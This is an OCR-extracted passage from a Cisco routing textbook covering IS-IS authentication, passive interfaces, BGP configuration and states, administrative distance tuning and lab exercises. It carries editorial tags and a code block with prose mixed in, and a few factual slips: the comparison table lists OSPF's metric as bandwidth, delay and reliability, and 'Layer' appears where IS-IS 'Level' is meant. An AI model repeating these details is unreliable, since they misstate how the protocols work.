


Figure 6-19. *IS-IS hello packet capture*

Let's look at the hello packet capture in Figure 6-19. We can see the circuit type is Level 1 only. IOU1 is configured for Level 1 only, and the system ID shows 0000.0000.0001 which identifies it as IOU1. We can see the hold timer for hello packets is 30 seconds. We see the area address which is 49.0010 as IOU1 and IOU2 are in Area 10. We see the IP address of IOU1's e0/0 interface.

Authentication

We will use Figure 6-20 to configure authentication with IS-IS.




Figure 6-20. *IS-IS authentication*

How can we be sure that only authorized routers participate within the IS-IS network? Authentication is used to authenticate hello packets and LSPs which are used to form neighbors and is configured on a per-interface basis.

Plaintext and an MD5 cryptographic hash are the two methods of IS-IS authentication. Using plaintext, anyone with a network sniffer can see the password, while using MD5 is more secure as a hash is used instead of the password.

Plaintext authentication can be set per interface using the **isis password password-name** [level-1 | level-2] command.

We will configure using plaintext to display the differences:

```
IOU2(config-router)#int e0/0
IOU2(config-if)#isis password TEST

IOU1(config-router)#int e0/0
IOU1(config-if)#isis password TEST
```



```
> Frame 1297: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface -, id 0
> IEEE 802.3 Ethernet
> Logical-Link Control
> ISO 10589 ISIS InTRA Domain Routeing Information Exchange Protocol
v ISIS HELLO
    .... ..11 = Circuit type: Level 1 and 2 (0x3)
    0000 00.. = Reserved: 0x00
    SystemID {Sender of PDU}: 0000.0000.0002
    Holding timer: 10
    PDU length: 1497
    .100 0000 = Priority: 64
    0... .... = Reserved: 0
    SystemID {Designated IS}: 0000.0000.0002.02
  v Authentication (t=10, l=5)
      Type: 10
      Length: 5
      clear text (1), password (length 4) = TEST
  > Protocols Supported (t=129, l=1)
  > Area address(es) (t=1, l=4)
  > IP Interface address(es) (t=132, l=4)
  > Restart Signaling (t=211, l=3)
  > IS Neighbor(s) (t=6, l=6)
```

Figure 6-21. *IS-IS authentication packet capture*

Using the **password** command, we can see that anyone capturing the data can see our password of TEST as it is in clear text in Figure 6-21. Let's encrypt the password using an MD5 hash.

Encrypted authentication is enabled on the interface with the command **isis authentication key-chain key-chain-name** [level-1 | level-2].


Authentication type is enabled with the command **isis authentication mode** {**md5** | text} [level-1 | level-2].

The following example configures a key chain and key for IS-IS HMAC-MD5 authentication for an IS-IS interface Ethernet0/0 (on hello PDUs). The name of the key chain and the key number can be different, but the key string must match on both routers:

```
IOU2(config)#key chain ISIS_MD5
IOU2(config-keychain)#key 10
IOU2(config-keychain-key)#key-string TEST
IOU2(config-keychain-key)#interface e0/0
IOU2(config-if)#isis authentication mode md5
IOU2(config-if)#isis authentication key-chain ISIS_MD5

IOU1(config)#key chain ISIS_MD5
IOU1(config-keychain)#key 10
IOU1(config-keychain-key)#key-string TEST
IOU1(config-keychain-key)#interface e0/0
IOU1(config-if)#isis authentication mode md5
IOU1(config-if)#isis authentication key-chain ISIS_MD5
```

We can see in the capture in Figure 6-22 that the password is not in plaintext in the hello packet.



this figure will be printed in b/w

Figure 6-22. *IS-IS encrypted authentication packet capture*

We can use a key chain and key for IS-IS HMAC-MD5 authentication for the IS-IS instance (on LSP, CSNP, and PSNP PDUs). To do this, we can enable authentication under the IS-IS instance instead of the interface:

```
IOU1(config)#key chain ISIS_MD5
IOU1(config-keychain)#key 10
IOU1(config-keychain-key)#key-string TEST
IOU1(config-keychain-key)#router isis
IOU1(config-router)#authentication mode md5
IOU1(config-router)#authentication key-chain ISIS_MD5
```

We can see in the capture in Figure 6-23 that the password is not in plaintext in the CSNP PDU packet.




Figure 6-23. *IS-IS encrypted authentication packet*

Passive Interfaces

Passive interfaces can be used similarly as used in OSPF. A passive interface will still advertise its network segment into the LSPDB but will stop from building IS-IS adjacencies. A passive interface is prohibited from processing IS-IS packets or sending out IS-IS packets. When using the passive interface command, the ip router isis command is removed from the interface. AU22

The command **passive interface** interface-type interface-number will make the interface passive, and to make all interfaces passive, use the passive interface default command. To remove the passive interface command, type **no passive interface** interface-type interface-number. The command is entered under the router isis command: AU23

```
IOU4(config)#router isis
IOU4(config-router)#passive-interface default
IOU4(config-router)#no passive-interface e0/0

The default-information originate command is used to inject a default route
into IS-IS. Let's look at router IOU4 to see if the default route is on the
router:IOU3(config)#router isis
IOU3(config-router)#default-information originate
IOU4#sh ip route
Gateway of last resort is 192.168.20.2 to network 0.0.0.0
```

```
i*L1  0.0.0.0/0 [115/10] via 192.168.20.2, 03:35:25, Ethernet0/0
      3.0.0.0/32 is subnetted, 1 subnets
i L1     3.3.3.3 [115/20] via 192.168.20.2, 03:36:04, Ethernet0/0
      4.0.0.0/32 is subnetted, 1 subnets
C        4.4.4.4 is directly connected, Loopback1
      192.168.10.0/30 is subnetted, 1 subnets
i L1     192.168.10.4 [115/20] via 192.168.20.2, 03:35:35, Ethernet0/0
      192.168.20.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.20.0/30 is directly connected, Ethernet0/0
L        192.168.20.1/32 is directly connected, Ethernet0/0
```

IS-IS Adjacency

Let's review the requirements to form an IS-IS adjacency:

- Levels must be the same, or one of the routers must have both Level 1 and Level 2.
- Authentication mode and key chain must match.
- The area address must match on Layer 1 routers.
- The system ID for Layer 1 routers must be unique within the area.
- The system ID for Layer 2 routers must be unique within the whole domain.
- The protocols supported must match.
- The interfaces must share a common subnet.
- MTU must match.

BGP

The Border Gateway Protocol (BGP) is an external gateway protocol, whereas the others reviewed thus far are internal gateway protocols. BGP is the backbone protocol used on the Internet; it is responsible for routing between ISP networks. BGP networks are called *prefixes*, and they must be advertised in an autonomous system. To learn routes, an autonomous system advertises its route to other autonomous systems. BGP is a path-vector routing protocol that uses a 12-step process to determine best paths. The discussion of path selection is rather large; there are other books totally dedicated to BGP that cover this process, as it is out of the scope of this book. As the AS advertises the routes, it prepends its own autonomous system number (ASN) to the path. An ASN is globally unique and used to eliminate loops. Again, there are entire books dedicated to BGP, so this book will only cover some of the real-world BGP scenarios and not all its features.

If BGP routers are communicating with routers in the same AS, they use the Internal Border Gateway Protocol (iBGP); and when routers communicate with routers in different ASs, they use the External Border Gateway Protocol (eBGP). Figure 6-24 shows our BGP configuration.




Figure 6-24. *BGP routing diagram*

AU24

BGP Configuration

This section configures BGP routing based on the example shown in Figure 6-24:

```
IOU1(config)#int e0/0
IOU1(config-if)#ip address 192.168.1.1 255.255.255.0
IOU1(config)#int loopback 1
IOU1(config-if)#ip address 1.1.1.1 255.255.255.255
```

The **`router bgp`** command allows you to enter into BGP configuration mode:

```
IOU1(config-if)#router bgp 1
```

The `network` command is used to state which networks on your router will be advertised in BGP. If you review Figure 6-24, you can see that Ethernet0/0 will be advertised in BGP given that it is a part of network 192.168.1.0:

```
IOU1(config-router)#network 192.168.1.0 mask 255.255.255.0
```

The neighbor statement is the neighbor's IP address and AS. Unlike OSPF and EIGRP, you must manually configure each neighbor's IP address followed by their AS:

```
IOU1(config-router)#neighbor 192.168.1.2 remote-as 1
IOU1(config-router)#no synchronization
```

Synchronization is enabled by default; it is used when your AS is a pass-through from one AS to another and some routers in your AS do not run BGP:

```
IOU1(config)#ip route 192.168.1.0 255.255.255.0 null0
```

A route needs to be added to the network address stated in the preceding statement so that the prefix is announced. If it is pointed to the null0 interface, BGP will always advertise the prefix:

```
IOU3(config)#int e0/0
IOU3(config-if)#ip address 192.168.1.2 255.255.255.0
IOU3(config-if)#int e0/1
IOU3(config-if)#ip address 192.168.2.1 255.255.255.0
```

```
IOU3(config)#int loopback 1
IOU3(config-if)#ip address 2.2.2.2 255.255.255.255
IOU3(config-if)#router bgp 1
IOU3(config-router)#network 192.168.1.0 mask 255.255.255.0
IOU3(config-router)#network 192.168.2.0 mask 255.255.255.0
IOU3(config-router)#neighbor 192.168.1.1 remote-as 1
IOU3(config-router)#neighbor 192.168.2.2 remote-as 1
IOU3(config)#ip route 192.168.1.0 255.255.255.0 null0
IOU3(config)#ip route 192.168.2.0 255.255.255.0 null0

IOU2(config)#int e0/0
IOU2(config-if)#ip address 192.168.2.2 255.255.255.0
IOU2(config-if)#int e0/1
IOU2(config-if)#ip address 192.168.3.1 255.255.255.0
IOU2(config)#int loopback 1
IOU2(config-if)#ip address 3.3.3.3 255.255.255.255
IOU2(config-if)#router bgp 1
IOU2(config-router)#network 192.168.2.0 mask 255.255.255.0
IOU2(config-router)#network 192.168.3.0 mask 255.255.255.0
IOU2(config-router)#neighbor 192.168.2.1 remote-as 1
IOU2(config-router)#neighbor 192.168.3.2 remote-as 1
IOU2(config)#ip route 192.168.2.0 255.255.255.0 null0
IOU2(config)#ip route 192.168.3.0 255.255.255.0 null0

IOU4(config)#int e0/0
IOU4(config-if)#ip address 192.168.3.2 255.255.255.0
IOU4(config-if)#int e0/1
IOU4(config-if)#ip address 192.168.4.1 255.255.255.0
IOU4(config)#int loopback 1
IOU4(config-if)#ip address 4.4.4.4 255.255.255.255
IOU4(config-if)#router bgp 1
IOU4(config-router)#network 192.168.3.0
IOU4(config-router)#network 192.168.4.0
IOU4(config-router)#neighbor 192.168.3.1 remote-as 1
IOU4(config-router)#no synchronization
IOU4(config)#ip route 192.168.3.0 255.255.255.0 null0
IOU4(config)#ip route 192.168.4.0 255.255.255.0 null0
```

The `show ip bgp neighbor` command can be used to view information related to BGP neighbors:

```
IOU1#show ip bgp neighbor
BGP neighbor is 192.168.1.2,  remote AS 1, internal link
  BGP version 4, remote router ID 2.2.2.2
  BGP state = Established, up for 00:01:53
  Last read 00:00:02, last write 00:00:05, hold time is 180, keepalive interval is 60 seconds
  (Output Omitted)
Connection state is ESTAB, I/O status: 1, unread input bytes: 0
Connection is ECN Disabled, Mininum incoming TTL 0, Outgoing TTL 255
Local host: 192.168.1.1, Local port: 15366
Foreign host: 192.168.1.2, Foreign port: 179
```

We can see that the neighbor adjacency is established or complete and the designated port for BGP is 179. The `show ip bgp` command displays information related to BGP on the router:

```
IOU3#show ip bgp
BGP table version is 3, local router ID is 2.2.2.2
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
              x best-external, a additional-path, c RIB-compressed,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

     Network          Next Hop            Metric LocPrf Weight Path
 *>  192.168.1.0      0.0.0.0                  0         32768 i
 *>  192.168.2.0      0.0.0.0                  0         32768 i
```

The do can be placed in front of Cisco commands that you would enter in privileged mode while in configuration mode:

```
IOU3(config)#do sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

      1.0.0.0/32 is subnetted, 1 subnets
S        1.1.1.1 is directly connected, Ethernet0/0
      2.0.0.0/32 is subnetted, 1 subnets
C        2.2.2.2 is directly connected, Loopback1
 *    192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C*       192.168.1.0/24 is directly connected, Ethernet0/0
L        192.168.1.2/32 is directly connected, Ethernet0/0
      192.168.2.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.2.0/24 is directly connected, Ethernet0/1
L        192.168.2.1/32 is directly connected, Ethernet0/1
B     192.168.3.0/24 [200/0] via 192.168.2.2, 00:08:48

IOU3#sh ip bgp summary
BGP router identifier 2.2.2.2, local AS number 1
BGP table version is 3, main routing table version 3
2 network entries using 296 bytes of memory
2 path entries using 128 bytes of memory
1/1 BGP path/bestpath attribute entries using 136 bytes of memory
0 BGP route-map cache entries using 0 bytes of memory
0 BGP filter-list cache entries using 0 bytes of memory
BGP using 560 total bytes of memory
```

```
BGP activity 2/0 prefixes, 2/0 paths, scan interval 60 secs

Neighbor        V    AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
192.168.1.1     4     1       0       0        1    0    0 never    Idle
192.168.2.2     4     1       0       0        1    0    0 never    Active
```

Viewing the output from the `show ip bgp summary` command provides you with information such as router ID and AS. Also, you can see the state of two connections: Idle and Active. Both mean the adjacency with the neighbor is not up; else, it would say Established, as shown earlier.

```
IOU1#show ip bgp neighbors
BGP neighbor is 192.168.1.2,  remote AS 1, internal link
  BGP version 4, remote router ID 0.0.0.0
  BGP state = Active
```

Using Table 6-6, let's walk through the BGP states and see what is happening at each state.

Table 6-6. *BGP State Table*

BGP State	
Idle	In this state, the route to the neighbor is verified, and no incoming connections are allowed.
Connect	In this state, BGP waits for a TCP connection to complete; failure could result in Active, Connect, or Idle state.
Active	In this state, BGP attempts to establish a BGP peer relationship with the neighbor; failure could result in Active or Idle state.
OpenSent	In this state, an OPEN message is sent to the neighbor and awaits an OPEN reply; failure could result in Active or Idle state.
OpenConfirm	In this state, the neighbor has replied with the OPEN message and keepalives can be sent; if no keepalives are received, the state moves back to Idle.
Established	In this state, the connection is complete, and BGP can exchange information with neighbors.

Figure 6-25 will be used for the `update-source` command.




Figure 6-25. *BGP routing diagram*

The **update-source** command updates the loopback address to be the router ID for BGP; so if the physical link goes down and multiple links are used, the adjacency does not tear down. The `router-id` command can be used also.

```
IOU1(config)#int e0/0
IOU1(config-if)#ip address 192.168.1.1 255.255.255.0
IOU1(config)#int loopback 1
IOU1(config-if)#ip address 1.1.1.1 255.255.255.255
IOU1(config)#router bgp 1
IOU1(config-router)#neighbor 2.2.2.2 remote-as 1
IOU1(config-router)#neighbor 2.2.2.2 update-source Loopback 1
```

The `update-source` command specifies the neighbor IP address of 2.2.2.2 and tells the router to use loopback 1 for our source address.

```
IOU1(config-router)#no synchronization
IOU1(config)#ip route 2.2.2.2 255.255.255.255 Ethernet0/0
*Jan  5 04:36:10.562: %BGP-5-ADJCHANGE: neighbor 2.2.2.2 Up

IOU3(config)#int e0/0
IOU3(config-if)#ip address 192.168.1.2 255.255.255.0
IOU3(config)#int loopback 1
IOU3(config-if)#ip address 2.2.2.2 255.255.255.255
IOU3(config)#router bgp 1
IOU3(config-router)#neighbor 1.1.1.1 remote-as 1
IOU3(config-router)#neighbor 1.1.1.1 update-source Loopback1
IOU3(config-router)#no synchronization
IOU3(config)#ip route 1.1.1.1 255.255.255.255 Ethernet0/0
*Jan  5 04:36:10.561: %BGP-5-ADJCHANGE: neighbor 1.1.1.1 Up
```

Notice the output from the `show ip bgp neighbors` command, where the remote router ID and the state of the adjacency are highlighted:

```
IOU1#show ip bgp neighbors
BGP neighbor is 2.2.2.2,  remote AS 1, internal link
  BGP version 4, remote router ID 2.2.2.2
  BGP state = Established, up for 00:17:57
```

Figure 6-26 is a BGP packet capture.




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Figure 6-26. *BGP PCAP*

The packet capture shown in Figure 6-26 is a BGP OPEN message. This message is sent after the TCP three-way handshake has been completed and is used to begin a BGP peering session. The capture contains information about the BGP neighbor that has initiated the session and options supported, such as the BGP version number. In the message, you can see the type of message shown as OPEN Message and the AS is 1. It displays the BGP Identifier, which is the sending device. Also note that the destination port used is 179, which is only used by BGP.

Administrative Distance

AU25

We talked about the administrative distance of each routing protocol. You can alternatively use the `distance` command to change the default administrative distances for each routing protocol. The AD involves changing the way that the router chooses its best paths if multiple routing protocols are used or if dynamic protocols are used in conjunction with static or default routes. It must be done with great care and only with proper planning and understanding of the possible consequences of changing the default administrative distances. Next, we will change the administrative distances for RIP, EIGRP, OSPF, and BGP.

RIP

You can specify the distance for networks in RIP by using the `distance` command:

```
IOU1(config)#router rip
IOU1(config-router)#network 192.168.1.0
IOU1(config-router)#distance ?
  <1-255>  Administrative distance
```

```
IOU1(config-router)#distance 15 ?
  A.B.C.D  IP Source address
  <cr>

IOU1(config-router)#distance 15 192.168.1.0 ?
  A.B.C.D  Wildcard bits
IOU1(config-router)#distance 15 192.168.1.2 0.0.0.0
IOU1(config-router)#distance 200 192.168.1.0 0.0.0.255
IOU1(config-router)#distance 255
```

EIGRP

You can specify the distance for routes learned from both internal and external neighbors:

```
IOU1(config-router)#router eigrp 1
IOU1(config-router)#network 192.168.1.0
IOU1(config-router)#distance ?
  <1-255>  Set route administrative distance
  eigrp    Set distance for internal and external routes

IOU1(config-router)#distance eigrp ?
  <1-255>  Distance for internal routes

IOU1(config-router)#distance eigrp 55 ?
  <1-255>  Distance for external routes
IOU1(config-router)#distance eigrp 55 200
```

OSPF

You can also control the distance, depending on whether the neighboring router is in the same area:

```
IOU1(config-router)#router ospf 1

IOU1(config-router)#distance ?
  <1-255>  Administrative distance
  ospf     OSPF distance

IOU1(config-router)#distance ospf ?
  external    External type 5 and type 7 routes
  inter-area  Inter-area routes
  intra-area  Intra-area routes

IOU1(config-router)#distance ospf inter-area ?
  <1-255>  Distance for inter-area routes
IOU1(config-router)#distance ospf inter-area 115
IOU1(config-router)#distance ospf intra-area 105
IOU1(config-router)#distance ospf external 125
```

IS-IS

The range for administrative distance is 1–255:

```
IOU4(config)#router isis
IOU4(config-router)#distance ?
  <1-255>  Administrative distance

IOU4(config-router)#distance 80 ?
  A.B.C.D  IP Source address
  clns     Distance applied for CLNS derived routes
  ip       Distance applied for IP derived routes
  <cr>

IOU4(config-router)#distance 80
```

BGP

You can configure BGP distances for internal, external, and local routes:

```
IOU1(config-router)#router bgp 1
IOU1(config-router)#distance ?
  <1-255>  Administrative distance
  bgp      BGP distance
  mbgp     MBGP distance

IOU1(config-router)#distance bgp ?
  <1-255>  Distance for routes external to the AS

IOU1(config-router)#distance bgp 115 ?
  <1-255>  Distance for routes internal to the AS

IOU1(config-router)#distance bgp 115 220 ?
  <1-255>  Distance for local routes
IOU1(config-router)#distance bgp 115 220 50
```

Summary

This chapter discussed router configurations, covering static routing and dynamic routing protocols such as RIP, EIGRP, OSPF, and BGP. There are many routing protocols to choose from, with many advantages and disadvantages for each. Table 6-7 should help with choosing a protocol that fits your needs. Remember that EIGRP is a proprietary protocol of Cisco and can only be used with their hardware. Table 6-7 shows the differences among the dynamic protocols discussed.

Table 6-7. *Routing Protocol Comparison Chart*

Protocol	Class	Convergence	Type	Metric	Default AD Value	Classless
RIPv1	IGP	Slow	IGP	Hops	120	No
RIPv2	IGP	Slow	IGP	Hops	120	Yes
EIGRP	IGP	Fast	IGP	Cost from bandwidth	Summary 5 Internal 90 External 170	Yes
OSPF	IGP	Fast	IGP	BW, delay, reliability	110	Yes
IS-IS	IGP	Fast	IGP	Cost	115	Yes
BGP	EGP	Average	EGP	Path attributes	External 20 Internal 200	Yes

Exercises

This section introduces exercises to reinforce what was learned in this chapter.

EXERCISE 1: STATIC ROUTING

Configure all interfaces and IP addresses, and add all static routes from IOU1 to IOU4 using the following diagram. Configure a default route on IOU4. Test pinging from IOU1 to IOU2, IOU1 to IOU3, and IOU1 to IOU4. Use Figure 6-27 to complete the exercise.

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

Figure 6-27. *Static routing diagram*

EXERCISE 2: RIP

Configure all interfaces and IP addresses, and enable RIP on all routers according to the following diagram. Test pinging from IOU1 to IOU2, IOU1 to IOU3, IOU1 to IOU4, IOU1 to IOU5, and IOU1 to IOU6. Check to make sure that RIP is advertising routes. Use Figure 6-28 to complete the exercise.

